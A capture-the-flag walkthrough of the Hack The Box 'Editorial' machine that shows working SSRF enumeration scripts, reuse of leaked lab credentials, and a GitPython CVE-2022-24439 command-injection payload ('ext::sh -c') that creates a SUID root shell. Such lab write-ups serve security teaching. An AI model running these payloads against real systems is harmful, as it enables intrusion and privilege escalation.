Description
Editorial is an easy Hack The Box machine that features:
- Server Side Request Forgery (SSRF) in a web application that exposes an internal API
- Internal API exposing reused SSH user credentials
- Git Repository exposing reused user credentials
- Privilege Escalation via a vulnerable GitPython library (Remote Command Execution)
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.202.197.
$ ping -c 3 10.129.202.197
PING 10.129.202.197 (10.129.202.197) 56(84) bytes of data.
64 bytes from 10.129.202.197: icmp_seq=1 ttl=63 time=53.5 ms
64 bytes from 10.129.202.197: icmp_seq=2 ttl=63 time=52.8 ms
64 bytes from 10.129.202.197: icmp_seq=3 ttl=63 time=52.5 ms

--- 10.129.202.197 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 52.491/52.914/53.450/0.399 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.202.197 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.202.197
Host is up (0.055s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.202.197 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.202.197
Host is up (0.052s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds
We get two services: a Secure Shell (SSH) and a Hypertext Transfer Protocol (HTTP) running on a Linux Debian. We add the domain of the HTTP server, editorial.htb to our /etc/hosts file.
$ echo "10.129.202.197 editorial.htb" | sudo tee -a /etc/hosts
When we visit the website, we observe that we are in front a book publisher web page in which we can send them information about our book for them to publish it (Publish with us link).
 We can enter the image URL of a book image and then by clicking the
 Preview button the image will be downloaded in the remote server and then will be downloaded to our browser. We are going to host our image and then we will see the action of the website.
$ wget -O image.jpg "https://external-content.duckduckgo.com/iu/?u=http%3A%2F%2F1.bp.blogspot.com%2F-e2G635Csr2A%2FTtpOIDD3VwI%2FAAAAAAAAAw0%2FeGgQCgIq-AE%2Fs1600%2Fportada-ensayo-sobre-ceguera.jpg&f=1&nofb=1&ipt=82a89f68ebc361c4ab3002f3d40b0f7a478f27a98c19edc3280b94fb5f68343a&ipo=images"
$ python -m http.server 80
In the Cover URL we will enter, in this case, http://10.10.14.51/image.jpg. Using Wireshark we observe that we receive a HTTP request from the server, from a Python requests client.
 On the other hand we observe our HTTP POST request sent to the
 /upload-cover endpoint, with a multipart form. With the bookurl parameter is sent the image link.
 This POST request returns us the URL of the uploaded file, in this case
 static/uploads/f3d78f72-ea7f-48c8-8fc2-1e1e3d55da29. As we see the file is saved with a random name and checking the contents of the uploaded file we observe that is the same as we uploaded. After the first access to the file, we cannot download the file again. If we try to enter an invalid URL we receive back the default image /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg.
Exploitation
This endpoint might be vulnerable to SSRF (Server Side Request Forgery) in which we can access to internal resources, such as APIs. We are going to create a script with Python to check for open HTTP ports internally.
import requests

# Commonly Open Ports (https://www.speedguide.net/ports_common.php)
ports = [ 443, 80, 22, 5060, 8080, 53, 1723, 21, 3389, 8000, 8082, 8081, 993, 25, 23, 4567, 995, 81, 5000, 10000, 143, 445, 139, 135, 7547]
ssrf_url = 'http://editorial.htb/upload-cover'

for port in ports:
	internal_url = 'http://127.0.0.1:' + str(port) + '/'
	print('Checking ' + internal_url + ': ', end='')
	multipart = {'bookurl': (None, internal_url), 'bookfile': ''}
	req = requests.post(ssrf_url, files=multipart)
	result_url = str(req.text)
	if 'unsplash' in result_url:
		print('CLOSED')
	else:
		print('OPENED')
We run the program.
$ python internal_enumeration.py
Checking http://127.0.0.1:443/: CLOSED
Checking http://127.0.0.1:80/: CLOSED
Checking http://127.0.0.1:22/: CLOSED
Checking http://127.0.0.1:5060/: CLOSED
Checking http://127.0.0.1:8080/: CLOSED
Checking http://127.0.0.1:53/: CLOSED
Checking http://127.0.0.1:1723/: CLOSED
Checking http://127.0.0.1:21/: CLOSED
Checking http://127.0.0.1:3389/: CLOSED
Checking http://127.0.0.1:8000/: CLOSED
Checking http://127.0.0.1:8082/: CLOSED
Checking http://127.0.0.1:8081/: CLOSED
Checking http://127.0.0.1:993/: CLOSED
Checking http://127.0.0.1:25/: CLOSED
Checking http://127.0.0.1:23/: CLOSED
Checking http://127.0.0.1:4567/: CLOSED
Checking http://127.0.0.1:995/: CLOSED
Checking http://127.0.0.1:81/: CLOSED
Checking http://127.0.0.1:5000/: OPENED
Checking http://127.0.0.1:10000/: CLOSED
Checking http://127.0.0.1:143/: CLOSED
Checking http://127.0.0.1:445/: CLOSED
Checking http://127.0.0.1:139/: CLOSED
Checking http://127.0.0.1:135/: CLOSED
Checking http://127.0.0.1:7547/: CLOSED
We observe that internally, the port 5000 is opened. We are going to modify the previous program to obtain the contents of the root of the 5000 port HTTP server.
import requests

ssrf_url = 'http://editorial.htb/upload-cover'
internal_server = 'http://127.0.0.1:5000/'
editorial_root = 'http://editorial.htb/'

print('Checking ' + internal_server + ': ')
multipart = {'bookurl': (None, internal_server), 'bookfile': ''}
req = requests.post(ssrf_url, files=multipart)
result_url = str(req.text)
if not 'unsplash' in result_url:
	results_req = requests.get(editorial_root + result_url)
	print(results_req.text)
We get a JSON response with documentation for an API.
$ python server_enumeration.py
Checking http://127.0.0.1:5000/:
{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}
We get the endpoints: /api/latest/metadata/messages/promos, /api/latest/metadata/messages/coupons, /api/latest/metadata/messages/authors, /api/latest/metadata/messages/how_to_use_platform, /api/latest/metadata/changelog, /api/latest/metadata. We are going to modify again the Python script to get the contents of these endpoints.
import requests

ssrf_url = 'http://editorial.htb/upload-cover'
internal_server = 'http://127.0.0.1:5000/'
endpoints = [ '/api/latest/metadata/messages/promos', '/api/latest/metadata/messages/coupons', '/api/latest/metadata/messages/authors', '/api/latest/metadata/messages/how_to_use_platform', '/api/latest/metadata/changelog', '/api/latest/metadata']
editorial_root = 'http://editorial.htb/'

for endpoint in endpoints:
	print('Checking ' + endpoint + ': ')
	multipart = {'bookurl': (None, internal_server + endpoint), 'bookfile': ''}
	req = requests.post(ssrf_url, files=multipart)
	result_url = str(req.text)
	if not 'unsplash' in result_url:
		results_req = requests.get(editorial_root + result_url)
		print(results_req.text)
We get output for the coupons, authors, how_to_use_platform and changelog endpoints.
$ python endpoint_enumeration.py
Checking /api/latest/metadata/messages/promos:
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>

Checking /api/latest/metadata/messages/coupons:
[{"2anniversaryTWOandFOURread4":{"contact_email_2":"info@tiempoarriba.oc","valid_until":"12/02/2024"}},{"frEsh11bookS230":{"contact_email_2":"info@tiempoarriba.oc","valid_until":"31/11/2023"}}]

Checking /api/latest/metadata/messages/authors:
{"template_mail_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}

Checking /api/latest/metadata/messages/how_to_use_platform:
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>

Checking /api/latest/metadata/changelog:
[{"1":{"api_route":"/api/v1/metadata/","contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Editorial El Tiempo Por Arriba"}},{"1.1":{"api_route":"/api/v1.1/metadata/","contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Ed Tiempo Arriba"}},{"1.2":{"contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Editorial Tiempo Arriba","endpoint":"/api/v1.2/metadata/"}},{"2":{"contact_email":"info@tiempoarriba.moc.oc","editorial":"Editorial Tiempo Arriba","endpoint":"/api/v2/metadata/"}}]

Checking /api/latest/metadata:
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
In the authors endpoint we observe the credentials of the dev user, dev080217_devAPI!@. If we try to login into the system using these credentials, we obtain a shell.
$ ssh dev@editorial.htb
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
Post-Exploitation
We find, apart to dev, prod and root console users.
dev@editorial:~$ grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
prod:x:1000:1000:Alirio Acosta:/home/prod:/bin/bash
dev:x:1001:1001::/home/dev:/bin/bash
In our home profile we find the apps folder, which contains the Git repository of the web application with the following Git log.
dev@editorial:~$ cd apps/
dev@editorial:~/apps$ ls -la
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5 14:36 .
drwxr-x--- 4 dev dev 4096 Jun  5 14:36 ..
drwxr-xr-x 8 dev dev 4096 Jun  5 14:36 .git
dev@editorial:~/apps$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
       faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
       books and validate a future post in our editorial.
By exploring the commits, we find the credentials of the prod user, 080217_Producti0n_2023!@.
...
dev@editorial:~/apps$ git diff HEAD~3
-@app.route(api_route + '/authors/message', methods=['GET'])
-def api_mail_new_authors():
-    return jsonify({
-        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
-    }) # TODO: replace dev credentials when checks pass
...
We can login in the local prod account using this passsword.
dev@editorial:~/apps$ su prod
Password:
prod@editorial:/home/dev/apps$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
prod user can run a Python program as the root user using SUDO.
prod@editorial:/home/dev/apps$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
Checking the program source code, we find that the Python program is using the GitPython library to clone a remote Git repository.
prod@editorial:/home/dev/apps$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
Installed GitPython library is 3.1.29.
prod@editorial:/home/dev/apps$ pip list | grep Git
GitPython             3.1.29
GitPython previous versions to 3.1.30 are vulnerable to Remote Command Execution, CVE-2022-24439. We have a PoC in Synk.io website. The vulnerability is within the Bridge smart transport to external. We can inject the command in the first argument, saved in the url_to_clone variable. With the ext::sh -c <command_injection> injection we will copy the Bash binary and we will SUID it to obtain a root shell. We will use % character to escape the spaces.
prod@editorial:/home/dev/apps$ sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cp% /bin/bash% /tmp/root-bash'
prod@editorial:/home/dev/apps$ sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c chmod% u+s% /tmp/root-bash'
We get the root shell.
prod@editorial:/home/dev/apps$ /tmp/root-bash -p
root-bash-5.1# id
uid=1000(prod) gid=1000(prod) euid=0(root) groups=1000(prod)
Flags
In the root shell we obtain both flags.
root-bash-5.1# cat /home/dev/user.txt
<REDACTED>
root-bash-5.1# cat /root/root.txt
<REDACTED>